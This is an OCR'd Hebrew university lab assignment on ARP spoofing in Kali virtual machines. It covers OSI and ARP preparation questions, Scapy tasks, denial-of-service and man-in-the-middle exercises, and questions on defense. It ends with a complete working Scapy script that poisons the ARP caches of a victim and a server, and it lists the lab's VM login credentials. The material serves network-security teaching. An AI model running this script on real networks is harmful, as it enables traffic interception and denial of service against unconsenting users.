


Homework 2 – ARP Spoofing

0. הקדמה

המעבדה הבאה הינה מעבדת לימוד עצמי, קראו היטב את המקורות וענו על השאלות. אם אינכם מוצאים מענה מתאים לשאלות, חפשו את החומרים המתאימים באינטרנט על מנת לספק תשובות מלאות ולהרחיב את הידע וההבנה שלכם.

את המעבדה יש להגיש בזוגות באתר moodle בפורמט הבא: LAB2_ARP_ID1_ID2.pdf

צרפו צילומי מסך במקומות המצוינים.

לפני שאתם מבצעים צילומי מסך הריצו מהטרמינל את הסקריפט print_names.py (ערכו אותו כך שיכיל את השמות והת"ז שלכם). השורה צריכה להופיע בתמונה.

```
root1@kali:~$ cd Desktop/ARP/
root1@kali:~/Desktop/ARP$ python3 print_names.py
Israel Israeli 102030405 | Dani Din 506070809 | Sun Oct  4 13:13:31 2020
root1@kali:~/Desktop/ARP$
```


1. כללי

פרוטוקולי תקשורת שונים נכתבו מנקודת מבט יישומית ללא מתן דגש לאפשרות השימוש הזדוני לכן בפרוטוקולים רבים בשכבות השונות קיימות חולשות רבות, חלקן ידועות וחלקן עוד לא התגלו.

במעבדה זו נלמד חולשה יסודית בפרוטוקול **Address Resolution Protocol** הנמצא בשימוש רווח גם כיום.

כמו חולשה זו ישנן עוד רבות. הדרך הנכונה לטפל בחולשות אלו היא פיתוח נכון ובטוח מלכתחילה. כל פתרון שמגיע אחרי הפיתוח הראשוני כטלאי אבטחה הינו יעיל פחות וחושף את המחשבים שלא מעודכנים לרמת סיכון גבוהה מאוד.

חשוב! למידת ההתקפות הינה לטובת שימושים אתים בידע הזה להבנה עמוקה יותר של חולשות וליישום פיתוח נכון יותר של רשתות בעתיד.



2. מטרת הניסוי

- היכרות בסיסית עם מערכת הפעלה לינוקס ופקודות Terminal
- היכרות עם מודל 7 השכבות
- היכרות עם פרוטוקול ARP
- היכרות עם ספריית Scapy ב-Python
- היכרות עם חולשה בפרוטוקול תקשורת
- הבנת התקפת ARP spoofing
- היכרות עם Wireshark
- יישום הידע הנ"ל לכדי כתיבת קוד Python לביצוע התקיפה

3. מקורות לימוד

ARP:

https://erg.abdn.ac.uk/users/gorry/course/inet-pages/arp.html

https://en.wikipedia.org/wiki/Address_Resolution_Protocol

ARP Spoofing:

https://en.wikipedia.org/wiki/ARP_spoofing

Scapy:

https://scapy.readthedocs.io/en/latest/


Man In the Middle:

https://en.perva.com/learn/application-security/man-in-the-middle-attack-mitm/

DDOS:

https://www.webopedia.com/TERM/D/DDoS_attack.html

https://he.wikipedia.org/wiki/%D7%94%D7%AA%D7%A7%D7%A4%D7%AA_%D7%9E%D7%A0%D7%99%D7%A2%D7%AA_%D7%A9%D7%99%D7%A8%D7%95%D7%AA



4. שאלות הכנה

4.1 מודל 7 השכבות

א. מהו מודל 7 השכבות?

ב. אילו שכבות קיימות במודל 7 השכבות OSI?

ג. מה התפקיד של כל שכבה במודל 7 השכבות?

ד. אילו רכיבי תקשורת קיימים בכל שכבה?

ה. עבור כל שכבה במודל תן דוגמא לפרוטוקול שפועל בה?

4.2 פרוטוקול ARP

א. מה תפקידו?

ב. באיזו שכבה במודל 7 השכבות OSI עובד הפרוטוקול?

ג. איך נראה מבנה חבילה (Packet). ניתן לצרף תמונה מהמקורות ולכתוב הסבר קצר.

ד. מה משמעות opcode = 1?

ה. מה משמעות opcode = 2?

4.3 ספריית Scapy

א. מה הארגומנטים של הפקודה sendp?

ב. מה הפקודה sendp מבצעת?

ג. מה ההבדל בין הפקודה sendp לפקודה send?

ד. מה מבצעת הפקודה sniff?


ה. כיצד ניתן לקרוא חבילה (packet) בפרוטוקול ARP על גבי Ethernet?

ו. כיצד ניתן לכתוב חבילה בפרוטוקול ARP על גבי Ethernet?

4.4 ARP spoofing/poisoning

א. אילו חולשות בפרוטוקול התקפה זו מנצלת?

ב. תארו במילים את הדרך לביצוע התקפת **Man in the middle** באמצעות ARP spoofing. כלומר, מצב בו התוקף (אתה) רואה את המידע המועבר בין תחנות השרת והקורבן, בלי שהם מרגישים. ז"א ,הסבירו, איזה פעולות על התוקף לעשות על מנת לבצע את התקיפה.



הערה כללית לעבודה במעבדה באוניברסיטה:

- התוכנות מותקנות על מחשבי המעבדה בחדר 119- בבניין המחלקה (בניין 33).
  התחברות למחשבי המעבדה תעשה באמצעות משתמש לוקלי ללא סיסמא.
  שם משתמש - EEstudent\. (כולל הנקודה).
- במעבדה נכנסים לכל המכונות הווירטואליות (KALI) ע"י לחיצה על VirtualBox:
  User=root1
  Pass=toor1

5. מהלך הניסוי


5.1 שלב א' – הכנת התשתית לביצוע הניסוי.


כתובת IP היא מספר המשמש לזיהוי נקודת קצה (מחשב) ברשת. כתובת IP היא בגודל של 32 סיביות, מייצגים את הכתובת באמצעות ארבעה מספרים עשרוניים, כל אחד בין 0 ל-255. דוגמא לכתובת - 192.168.58.101 (המספר האחרון מימין הוא זה שנשנה במעבדות). חשוב לציין כי אם ברצוננו לתקשר בין מספר מכונות (מחשבים) עלינו לוודא שהם נמצאים תחת אותה כתובת subnet ובעצם רק לבחור את המספר האחרון בכתובת שיצביע על מספר המכונה. בהתאם למה שהיה במדריך ההתקנה מומלץ לעבוד תחת subnet כמו בדוגמא.

א. פתחו 3 מכונות וירטואליות: Kali- Server, Kali- Victim, Kali- Attacker.
ב. בדקו את כתובת הIP בשלושת המכונות באמצעות הפקודה ifconfig (או פקודה אחרת שתדפיס את המידע על נתוני הרשת).
ג. בדקו את התקשורת בין שלוש המכונות באמצעות שליחת ping.

נבדוק את תקינות התקשורת ברשת באמצעות תוכנת **Wireshark** שהיא כלי לניתוח רשת בזמן אמת. הכלי קורא/מסניף מנות מהרשת (מנות הנכנסות לממשקי הרשת אותם אנו מנתחים) מפענח אותם ומציג אותם בפורמט קל להבנה. כאן אנו נסניף את המידע שעובר ברשת כאשר נשלח ping ונראה את ה- ping ואת תקינות פרוטוקול ARP ב- Wireshark.

בתמונה הבאה ניתן לראות את ההסנפה ב-Wireshark כאשר שלחנו ping ממכונה למכונה אחרת (במקרה שלנו מ-host ל-attacker) נראה כי אכן נשלחת בקשה מה-(request) host והיא נענית על ידי המכונה שאליה נשלח ה-(reply) ping. כמו כן, ניתן לראות בשתי שורות הראשונות את הפרוטוקול ARP בפעולה כפי שנלמד בשאלות ההכנה.





בשביל להפעיל את הסנפת המידע ב-Wireshark:


- יש להיכנס למכונה הוירטואלית.
- לחפש במנוע החיפוש של המכונה את תוכנת ה- Wireshark.
- לבחור eth0/any.

הערה - אם אין תקשורת בין המכונות :

Machine->Settings->Network->change Adapter 1 to NAT network->

Advanced->Promiscuous mode-Allow VMS.

במידה ובצעתם פעולות אלה, אל תשנו את הIP הדיפולטיבי שאותו אתם מקבלים (10.0.2.x).



5.2. שלב ב׳ – מניעת שירות (Denial of service) בין הקורבן לשרת.

א. כתבו קוד python כך שההודעות מהשרת לקורבן תחסמנה. כלומר, לגרום לשרת לשלוח הודעות המיועדות לתחנת הקורבן אליך (תחנת התוקף). התוכנית צריכה לרוץ על המחשב התוקף. התוכנית צריך לקבל את הארגומנטים הבאים:

1. Arg1=target_ip (the device we are fooling)
2. Arg2= spoofed_ip (the device that should have received the msg)
3. Arg3= eth0 (the interface used for the attack)

הדרך הקלה ביותר לבצע זאת היא ע"י שליחת חבילה זדונית כל X שניות, דבר הגורם למטמון הנתקף להחזיק בידע שגוי ובכך הנתקף יעביר את ההודעות אלינו במקום לתחנת היעד. השתמש ב-scapy על מנת לבנות את הפקטות ולבצע את השליחות.

כשאתם בונים את הפקטות, חשבו מה צריכות להיות כתובות ה-IP וה-MAC בכל שכבה בפקטה על מנת שההתקפה תעבוד (וגם שאתם לא תתגלו כתוקפים).

ב. וודאו את פעולת הקוד ע״י שליחת Ping מהקורבן לשרת (לא אמורה לחזור תשובה).

ג. צרפו צילום מסך. במידה וסעיף ב' לא עובד כצפוי, הסבירו מדוע.

ד. הציגו את מטמון ה-ARP במחשבים ע״י הפקודה < sudo arp -v -i eth0 > כדי לוודא את יעילות ההתקפה.

5.3. שלב ג׳ – פגיעה בסודיות (Man in the middle)

א. נוודא שהמשתנה שמאפשר העברת IP מאותחל ל-׳1׳ על ידי הפקודה הבאה:

```
sysctl net.ipv4.ip_forward=1
```

במחשב התוקף.

מדוע צריך לבצע זאת?

ב. הסבירו את הקוד שמצורף בסוף ההוראות.


מה עושה התוכנית? ציין לצד כל פקודה מה היא עושה (בעזרת הערות פייתון).

ג. הריצו את הקוד ממחשב התוקף. וודא את פעולתו וענו על השאלות הבאות.

ד. כעת נבדוק שאכן התוקף רואה את תוכן ההודעות בין השרת לקורבן ע״י שליחת הודעה בין הקורבן לשרת. שלחו פינג מהשרת לקורבן (או הפוך) ואשרו דרך הWIRESHARK של התוקף שההודעה אכן הגיע לתוקף. **צרפו צילום מסך.**

ה. בדקו את טבלת ה-arp של הקורבן ושל השרת עם הפקודה < sudo arp -v -i eth0 >.

מה אתם מצפים לקבל? **צרפו צילום מסך.**



5.4. שלב ד' – הגנה

א. ההגנה מורכבת מ-3 שלבים: גילוי (יש התקפה!), זיהוי (מה סוג ההתקפה) ומענה (הגנה מפני ההתקפה).

ב. הציעו דרך לגילוי וזיהוי תקיפה מסוג זה והסבר.

ג. הציעו מענה הגנתי להתקפה מסוג זה והסבר.

6. דו"ח מסכם

- הגישו את קטעי הקוד שכתבתם וצילומי מסך מכל שלב במעבדה.
- הסבירו באופן ברור את הפתרון שהצעתם לגילוי, זיהוי והגנה מפני התקפה זו. הכינו דיאגרמת בלוקים ברורה לפתרון.
- **בונוס**: מצאו התקפה נוספת בשכבת הרשת הזו והסבירו עליה.

7. ספרות

B. Ballmann, Understanding Network Hacks Attack and Defense with Python. 2015.

J. James. Broad Q Broad, Hacking with Kali : Practical Penetration Testing Techniques. (First edition.. ed.) 2014.

ברק גונן, תכנות בשפת פייתון. הוצאת גבהים 2017

עומר רוזנבוים ושלומי הוד, רשתות מחשבים. הוצאת גבהים 2016

קוד Python

```
#!/usr/bin/python3

import sys
import time
from scapy.all import sniff
from scapy.all import sendp
from scapy.all import ARP
from scapy.all import Ether

CRED = '\033[91m'
CBLUE = '\033[44m'
CEND = '\033[0m'

# TODO: explain from here:

if len(sys.argv) < 4:
    print (CRED + sys.argv[0] + " <victim_ip>" + " <server_ip>" +  "
<iface=eth0>" + CEND)
    sys.exit(1)

victim_ip= sys.argv[1]
server_ip= sys.argv[2]
ethernet= Ether()

arp = ARP(pdst=victim_ip, psrc=server_ip, op="is-at")
packet = ethernet / arp
sendp(packet, iface=sys.argv[3])

arp = ARP(pdst=server_ip, psrc=victim_ip, op="is-at")
packet = ethernet / arp
sendp(packet, iface=sys.argv[3])

def arp_poisoning(packet):
    attack_list=[]
    attack_list.append(sys.argv[1])
    attack_list.append(sys.argv[2])

    if packet[ARP].op ==1 and packet[ARP].pdst in attack_list and
packet[ARP].psrc in attack_list:
        answer = Ether(dst=packet[ARP].hwsrc) / ARP()

        answer[ARP].op= "is-at"
        answer[ARP].hwdst= packet[ARP].hwsrc
        answer[ARP].psrc= packet[ARP].pdst
        answer[ARP].pdst=packet[ARP].psrc

        print (CBLUE + "Spoofing " + packet[ARP].psrc + " that " +
packet[ARP].pdst + " is me" + CEND)
        answer.show()
        sendp (answer, iface=sys.argv[3])
        time.sleep(1)
        sendp (answer, iface=sys.argv[3])
        time.sleep(1)
        sendp (answer, iface=sys.argv[3])

# START
sniff(prn=arp_poisoning, filter="arp", iface=sys.argv[3], store=0)
```